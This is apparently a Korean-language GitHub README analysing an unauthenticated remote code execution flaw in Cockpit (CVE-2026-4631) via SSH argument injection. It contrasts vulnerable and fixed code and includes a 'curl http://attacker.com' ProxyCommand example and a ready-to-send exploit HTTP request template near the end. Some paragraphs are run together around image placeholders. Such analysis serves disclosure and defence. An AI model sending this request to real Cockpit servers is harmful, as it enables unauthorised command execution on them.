 cyberheartmi9/cve-2026-4631-cockpit-rce
Cockpit: SSH 명령줄 인자 주입을 통한 인증되지 않은 원격 코드 실행

Cockpit: SSH 명령줄 인자 주입을 통한 인증 없는 원격 코드 실행
| 필드 | 세부 정보 |
|---|---|
| CVE ID | CVE-2026-4631 |
| GHSA | GHSA-m4gv-x78h-3427 |
| 심각도 | 치명적 (CVSS 9.8) |
| 영향을 받는 버전 | Cockpit 327 – 359 |
| 수정된 버전 | Cockpit 360 |
| CWE | CWE-78: OS 명령 주입 |
| 인증 필요 | 아니요 |
| 보고자 | Jelle van der Waa |
Cockpit의 원격 로그인 기능은 사용자가 제공한 호스트 이름(URL 경로에서)과 사용자 이름(Authorization: Basic 헤더에서)을 검증이나 삭제 없이 OpenSSH ssh 바이너리에 직접 전달합니다.

포트 9090에 네트워크 접근이 가능한 인증되지 않은 공격자는 다음과 같은 단일 HTTP 요청을 구성할 수 있습니다:
-oProxyCommand=<cmd>)%r 토큰 확장을 악용하여 사용자 이름 필드를 통해 셸 명령 주입두 주입 지점 모두 자격 증명 검증이 완료되기 전에 실행되므로, 유효한 로그인이 필요하지 않습니다.

버전 327 이전에는 Cockpit이 원격 연결을 위해 cockpit-ssh라는 전용 C 바이너리(libssh 기반)를 사용했습니다. 버전 327부터는 다음으로 대체되었습니다:
python3 -m cockpit.beiboot
이는 시스템 OpenSSH ssh 클라이언트를 호출합니다. 이 변경으로 인해 새 코드 경로가 사용자 제어 값을 삭제 없이 ssh에 직접 전달하면서 취약점이 발생했습니다.
-- 구분자가 없음SSH 클라이언트는 -- 구분자가 앞에 오지 않는 한 -로 시작하는 인자를 옵션으로 해석하며 호스트 이름으로 처리하지 않습니다. --가 없으면 -로 시작하는 모든 호스트 이름은 SSH 플래그로 파싱됩니다.
취약한 구성:
ssh [options] <hostname> <remote-command>
안전한 구성:
ssh [options] -- <hostname> <remote-command>
cockpit-ws(C 코드)와 cockpit.beiboot(Python 코드) 모두 다음을 검증하거나 삭제하지 않습니다:
Authorization: Basic 헤더에서 추출된 사용자 이름argparse 버그 (CPython #66623)알려진 CPython 버그로 인해 argparse가 -로 시작하면서 공백을 포함하는 인자를 플래그가 아닌 위치 인자로 잘못 처리합니다. 이를 통해 -oProxyCommand=evil command 호스트 이름이 Python 인자 파싱을 통과하여 ssh에 옵션으로 도달할 수 있습니다.
src/cockpit/beiboot.py — 주요 주입 지점이것이 가장 중요한 파일입니다. via_ssh() 함수가 SSH 명령 인자 목록을 구성합니다.
def via_ssh(cmd: Sequence[str], dest: str, ssh_askpass: Path, *ssh_opts: str) -> Sequence[str]:
    """Build an ssh command to run `cmd` on `dest`."""

    # Parse optional port from dest (e.g. "host:2222")
    host, _, port = dest.rpartition(':')

    if port.isdigit() and host:
        # Strip IPv6 brackets
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  VULNERABLE: No '--' before host
        # If host = "-oProxyCommand=evil", ssh treats it as an option
        destination = ['-p', port, host]

    else:
        #  VULNERABLE: Raw attacker input passed directly to ssh
        destination = [dest]

    return (
        'ssh', *ssh_opts, *destination, shlex.join(cmd)
    )
dest = "-oProxyCommand=curl http://attacker.com/id"인 경우:
arg0: ssh
arg1: -oNumberOfPasswordPrompts=1      ← cockpit 옵션
arg2: -oProxyCommand=curl http://...   ←  SSH 옵션으로 파싱됨 (호스트가 아님)
arg3: python3 -ic '# cockpit-bridge'   ← "호스트 이름"이 됨 → ProxyCommand 트리거
    if port.isdigit() and host:
        if host.startswith('[') and host.endswith(']'):
            host = host[1:-1]

        #  FIXED: '--' forces everything after it to be positional
        destination = ['-p', port, '--', host]

    else:
        #  FIXED: '--' separator added
        destination = ['--', dest]
src/ws/cockpitauth.c — C 레이어: 호스트 이름 추출이 C 파일은 초기 HTTP 요청 파싱을 처리하고 beiboot 프로세스를 생성합니다.
static const gchar *
application_parse_host(const gchar *application)
{
    const gchar *prefix = "cockpit+=";
    gint len = strlen(prefix);

    g_return_val_if_fail(application != NULL, NULL);

    // Extracts everything after "cockpit+=" from the URL path
    //  No character validation — dashes, special chars allowed
    if (g_str_has_prefix(application, prefix) && application[len] != '\0')
        return application + len;
    else
        return NULL;
}
반환된 호스트 이름은 beiboot 생성 시 인자로 직접 전달됩니다:
// cockpit_ws_ssh_program is the spawn command template
//  VULNERABLE: hostname appended with no sanitization
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported";
//                                                                      ^
//                        No trailing '--' means hostname can be parsed
//                        as a flag by Python's argparse (CPython #66623)
//  FIXED: trailing '--' ensures hostname is always positional
const gchar *cockpit_ws_ssh_program =
    "/usr/bin/env python3 -m cockpit.beiboot --remote-bridge=supported --";
static CockpitCreds *
build_session_credentials(CockpitAuth *self,
                           CockpitWebRequest *request,
                           const char *application,
                           const char *host,
                           const char *type,
                           const char *authorization)
{
    char *user = NULL;
    char *raw  = NULL;

    if (g_strcmp0(type, "basic") == 0) {
        // Decodes Authorization: Basic base64(user:password)
        //  No validation of 'user' — semicolons, special chars allowed
        raw = cockpit_authorize_parse_basic(authorization, &user);
    }

    // 'user' is passed into credentials and eventually to 'ssh -l <user>'
    creds = cockpit_creds_new(application,
                              COCKPIT_CRED_USER, user,   //  unsanitized
                              ...);
}
vendor/ferny/src/ferny/session.py — 세 번째 주입 지점번들로 포함된 ferny 라이브러리(SSH 상호작용에 사용)도 하위 프로세스 호출에서 동일한 -- 누락 문제가 있습니다.
async def connect(self, ...):
    ...
    # SSH_ASKPASS_REQUIRE is not generally available, so use setsid
    process = await asyncio.create_subprocess_exec(
        #  VULNERABLE: hardcoded path + no '--' before destination
        *('/usr/bin/ssh', *args, destination),
        env=env,
        start_new_session=True,
        stdin=asyncio.subprocess.DEVNULL,
        stdout=asyncio.subprocess.DEVNULL,
        stderr=agent,
        preexec_fn=lambda: prctl(PR_SET_PDEATHSIG, signal.SIGKILL)
    )
    process = await asyncio.create_subprocess_exec(
        #  FIXED: PATH lookup instead of hardcoded path + '--' added
        *('ssh', *args, '--', destination),
        env=env,
        ...
    )
containers/ws/cockpit-auth-ssh-key — 컨테이너 배포 경로이 스크립트는 Docker/컨테이너 기반 Cockpit 배포에서 사용되는 인증 명령입니다.
#!/usr/bin/env python3

import os, sys

# Extract host from environment
host = os.environ.get('COCKPIT_SSH_CONNECT_TO', sys.argv[1])

#  VULNERABLE: same root cause — host passed unsanitized to beiboot
os.execlpe("python3", "python3", "-m", "cockpit.beiboot", host, os.environ)
이는 기본 beiboot.py 경로와는 별개의 진입점이므로, Cockpit의 컨테이너 배포는 기본 코드 경로에서 패치가 적용되더라도 독립적으로 취약합니다.
전제 조건: Cockpit 호스트의 OpenSSH < 9.6 (OpenSSH 9.6은 셸 메타문자를 차단하는 조기 호스트 이름 검증을 도입했습니다).
HTTP 요청:
GET /cockpit+=-oProxyCommand=<COMMAND>/login HTTP/1.1
Host: <target>:9090
Authorization: Basic aW52YWxpZDppbnZhbGlk
디코딩된 Authorization: invalid:invalid — 어떤 값이든 작동합니다.
작동 방식:
